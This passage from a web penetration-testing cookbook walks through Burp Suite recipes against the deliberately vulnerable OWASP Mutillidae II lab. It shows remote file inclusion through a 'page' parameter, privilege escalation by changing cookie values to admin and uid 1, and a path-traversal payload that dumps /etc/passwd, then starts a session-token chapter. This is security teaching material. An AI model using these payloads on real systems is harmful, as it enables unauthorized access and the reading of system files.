
The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected, and the 'HTTP history' sub-tab is active. A table lists the intercepted HTTP requests. The first entry is highlighted in orange:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
378	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓	200	50789	HTML	php

Below the table, the 'Request' tab is selected, showing the raw HTTP request:


```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&opUpNotificationCode=HPHD
Cookie: showhints=1; PHPSESSID=c766tk7i9odq5g4lunc2cco6k2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

- 4. Make a note of the `page` parameter that determines the page to load:




Let's see if we can exploit this parameter by providing a URL that is outside the application. For demonstration purposes, we will use a URL that we control in the OWASP BWA VM. However, in the wild, this URL would be attacker-controlled instead.

- 5. Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button.
- 6. Return to the Firefox browser, and reload the login page. The request is paused and contained within the **Proxy | Intercept** tab:



- 7. Now let's manipulate the value of the `page` parameter from `login.php` to a URL that is external to the application. Let's use the login page to the **GetBoo** application. Your URL will be specific to your machine's IP address, so adjust accordingly. The new URL will be `http://<your_IP_address>/getboo/`
- 8. Replace the `login.php` value with `http://<your_IP_address>/getboo/` and click the **Forward** button:



9. Now press the **Intercept is on** again to toggle the intercept button to **OFF (Intercept is off)**.
10. Return to the Firefox browser, and notice the page loaded is the **GetBoo** index page within the context of the Mutillidae application!



How it works...

The `page` parameter does not include proper data validation to ensure the values provided to it are whitelisted or contained to a prescribed list of acceptable values. By exploiting this weakness, we are able to dictate values to this parameter, which should not be allowed.

Testing for privilege escalation

Developer code in an application must include authorization checks on assigned roles to ensure an authorized user is not able to elevate their role to a higher privilege. Such privilege escalation attacks occur by modifying the value of the assigned role and replacing the value with another. In the event that the attack is successful, the user gains unauthorized access to resources or functionality normally restricted to administrators or more-powerful accounts.

Getting ready

Using OWASP Mutillidae II as our target application, let's log in as a regular user, John, and determine whether we can escalate our role to admin.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. At the login screen, log in with these credentials—username: `john` and password: `monkey`.

- Switch to Burp's **Proxy | HTTP history** tab. Find the `POST` and subsequent `GET` requests you just made by logging in as `john`:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
426	http://192.168.56.101	POST	/mutillidae/index.php?page-login.php		✓	302	50912	HTML	php	
427	http://192.168.56.101	GET	/mutillidae/index.php?popupNotificationCode=AU1		✓	200	46550	HTML	php	

- Look at the `GET` request from the listing; notice the cookie name/value pairs shown on the **Cookie:** line.


The name/value pairs of most interest include `username=john` and `uid=3`. What if we attempt to manipulate these values to a different role?

```

GET /mutillidae/index.php?popupNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page-login.php
Cookie: showhints=1; username=john; uid=3; PHPSESSID=c766tk7f9odq5g4luc2ccoek2; acopendivids=swingset,jotto,phpbb2,redaine; acgroupswithpersist=naa
Connection: close
Upgrade-Insecure-Requests: 1
    
```

- Let's attempt to manipulate the parameters `username` and the `uid` stored in the cookie to a different role. We will use Burp's **Proxy | Intercept** to help us perform this attack.
- Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button. Return to the Firefox browser and reload the login page.

- The request is paused within the **Proxy | Intercept** tab. While it is paused, change the value assigned to the username from `john` to `admin`. Also, change the value assigned to the `uid` from `3` to `1`:



- Click the **Forward** button, and press the **Intercept is on** again to toggle the intercept button to **OFF (Intercept is off)**.
- Return to the Firefox browser, and notice we are now logged in as an admin! We were able to escalate our privileges from a regular user to an admin, since the developer did not perform any authorization checks on the assigned role:



How it works...

There are several application issues associated with the privilege escalation attack shown in this recipe. Any actions related to account provisioning (that is, role assignments) should only be allowed by administrators. Without proper checks in place, users can attempt to escalate their provisioned roles. Another issue exemplified in this recipe is the sequential user ID number (for example, `uid=3`). Since this number is easily guessable and because most applications start with administrator accounts, changing the digit from 3 to 1 seemed a probable guess for association with the admin account.

Testing for Insecure Direct Object Reference (IDOR)


Allowing unauthorized direct access to files or resources on a system based on user-supplied input is known as **Insecure Direct Object Reference (IDOR)**. This vulnerability allows the bypassing of authorization checks placed on such files or resources. IDOR is a result of unchecked user supplied input to retrieve an object without performing authorization checks in the application code.

Getting ready

Using OWASP Mutillidae II as our target application, let's manipulate the value of the `phpfile` parameter to determine whether we can make a call to a direct object reference on the system, such as `/etc/passwd` file.

How to do it...

1. From the Mutillidae menu, select **OWASP 2013 | A4 – Insecure Direct Object References | Source Viewer**:



- From the **Source Viewer** page, using the default file selected in the drop-down box (`upload-file.php`), click the **View File** button to see the contents of the file displayed below the button:


The screenshot shows the OWASP Mutillidae II web application interface. At the top, the title is "OWASP Mutillidae II: Web Pwn in Mass Production". Below the title, the version is 2.6.24, the security level is 0 (Hosed), hints are enabled (1 - 5cr1pt K1dd1e), and the user is not logged in. A navigation bar includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data.

The main content area is titled "Source Code Viewer". It features a "Back" button with a blue arrow icon and a "Help Me!" button with a red button icon. Below these is a "Hints" dropdown menu. A pink callout box contains the text: "To see the source of the file, choose and click 'View File'. Note that not all files are listed." Below the callout is a "Source File Name" dropdown menu with "upload-file.php" selected and a "View File" button.

The file content is displayed as follows:

```
File: upload-file.php
<?php include_once ( __ROOT__.'./classes/FileUploadExceptionHandler.php' );?>
<?php include_once ( __ROOT__.'./includes/back-button.inc' );?>
<?php include_once ( __ROOT__.'./includes/hints-level-1/level-1-hints-menu-wrapper.inc' ); ?>
<?php
    try(
        switch ( $_SESSION["security-level"] ){
            case "0": // This code is insecure. No input validation is performed.
                $!EnableJavaScriptValidation = FALSE;
```

3. Switch to Burp's **Proxy | HTTP history** tab. Find the `POST` request you just made while viewing the `upload-file.php` file. Note the `phpfile` parameter with the value of the file to display. What would happen if we change the value of this parameter to something else?



The screenshot shows the Burp Suite interface with the **HTTP history** tab selected. A table lists the intercepted requests:


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
472	http://192.168.56.101	POST	/mutillidae/index.php?page=source-viewer.php		✓	200	9887	HTML	php	

Below the table, the **Request** tab is active, showing the raw HTTP request:

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=source-viewer.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Cookie: showhints=1; PHPSESSID=c766tk7i9odq5g4lume2cco6k2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
page=source-viewer.php&phpfile=upload-file.php&source-file-viewer-php-submit-button=View+File
```

4. Let's perform an IDOR attack by manipulating the value provided to the `phpfile` parameter to reference a file on the system instead. For example, let's try changing the `upload-file.php` value to `../../../../etc/passwd` via Burp's **Proxy | Intercept** functionality.
5. To perform this attack, follow these steps.
 1. Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button.
 2. Return to the Firefox browser and reload the login page. The request is paused and contained within the **Proxy | Intercept** tab.

3. As the request is paused, change the value assigned to the `phpfile` parameter to the value `../../../../../../etc/passwd` instead:



The screenshot shows a web proxy tool interface with the following elements:

- Navigation tabs: Target, Proxy (selected), Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User.
- Sub-navigation tabs: Intercept (selected), HTTP history, WebSockets history, Options.
- Request details: Request to `http://192.168.56.101:80`.
- Control buttons: Forward, Drop, Intercept is on (selected), Action.
- View tabs: Raw (selected), Params, Headers, Hex.
- Request body (Raw view):

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=source-viewer.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Cookie: showhints=1; PHPSESSID=c766tk7i9odq5g4lumc2cco6k2; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1

page=source-viewer.php&phpfile=../../../../../../etc/passwd&source-file-viewer-php-submit-button=View+File
```

6. Click the **Forward** button. Now press the **Intercept is on** button again to toggle the intercept button to **OFF (Intercept is off)**.

- Return to the Firefox browser. Notice we can now see the contents of the `/etc/passwd` file!

Source Code Viewer

 Back  Help Me!

 Hints

To see the source of the file, choose and click "View File".
Note that not all files are listed.

Source File Name

File: `../../../../etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

How it works...

Due to lack of proper authorization checks on the `phpfile` parameter within the application code, we are able to view a privileged file on the system. Developers and system administrators provide access controls and checks prior to the revealing of sensitive files and resources. When these access controls are missing, IDOR vulnerabilities may be present.

6

Assessing Session Management Mechanisms

In this chapter, we will cover the following recipes:

- Testing session token strength using Sequencer
- Testing for cookie attributes
- Testing for session fixation
- Testing for exposed session variables
- Testing for Cross-Site Request Forgery

Introduction

This chapter covers techniques used to bypass and assess session management schemes. Session management schemes are used by applications to keep track of user activity, usually by means of session tokens. Web assessments of session management also involve determining the strength of session tokens used and whether those tokens are properly protected. We will learn how to use Burp to perform such tests.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- A Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)

Testing session token strength using Sequencer

To track user activity from page to page within an application, developers create and assign unique session token values to each user. Most session token mechanisms include session IDs, hidden form fields, or cookies. Cookies are placed within the user's browser on the client-side.

These session tokens should be examined by a penetration tester to ensure their uniqueness, randomness, and cryptographic strength, to prevent information leakage.

If a session token value is easily guessable or remains unchanged after login, an attacker could apply (or fixate) a pre-known token value to a user. This is known as a **session fixation attack**. Generally speaking, the purpose of the attack is to harvest sensitive data in the user's account, since the session token is known to the attacker.

Getting ready

We'll check the session tokens used in OWASP Mutillidae II to ensure they are created in a secure and an unpredictable way. An attacker who is able to predict and forge a weak session token can perform session fixation attacks.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view OWASP BWA applications.

1. From the **OWASP BWA Landing** page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to access the home page of OWASP Mutillidae II (URL: `http://<your_vm_assigned_IP_address>/mutillidae/`). Make sure you are starting a fresh session of the Mutillidae application and not logged into it already:




OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

OWASP 2013
Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

3. Switch to the **Proxy | HTTP History** tab and select the request showing your initial browse to the Mutillidae home page.
4. Look for the GET request and the associated response containing the `Set-Cookie`: assignments. Whenever you see this assignment, you can ensure you are getting a freshly created cookie for your session. Specifically, we are interested in the `PHPSESSID` cookie value:



The screenshot shows the Burp Suite interface with the **Proxy | HTTP history** tab selected. A table lists the captured requests:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
24	http://192.168.56.101	GET	/mutillidae/			200	46134	HTML

Below the table, the **Response** tab is selected, showing the raw HTTP response:


```

HTTP/1.1 200 OK
Date: Tue, 04 Sep 2018 18:41:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.9 mod_perl/2.0.4 Perl/v5.10.1
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=q7c79c9f8aqvkia7dloiuo7750; path=/
Set-Cookie: showhints=1
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 45632
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/1
<html>
<head>
<link rel="shortcut icon" href="./images/favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="./styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu.css" />
<link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu-v.css" />

```

5. Highlight the value of the of the `PHPSESSID` cookie, right-click, and select **Send to Sequencer**:



Sequencer is a tool within Burp designed to determine the strength or the quality of the randomness created within a session token.

6. After sending the value of the `PHPSESSID` parameter over to Sequencer, you will see the value loaded in the **Select Live Capture Request** table.
7. Before pressing the **Start live capture** button, scroll down to the **Token Location Within Response** section. In the **Cookie** dropdown list, select `PHPSESSID=<captured session token value>`:

? Select Live Capture Request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options

#	Host	Request
1	http://192.168.56.101	GET /mutillidae/ HTTP/1.1Host: 192.168.56.101...


? Token Location Within Response

Select the location in the response where the token appears.


Cookie:
 Form field:
 Custom location:

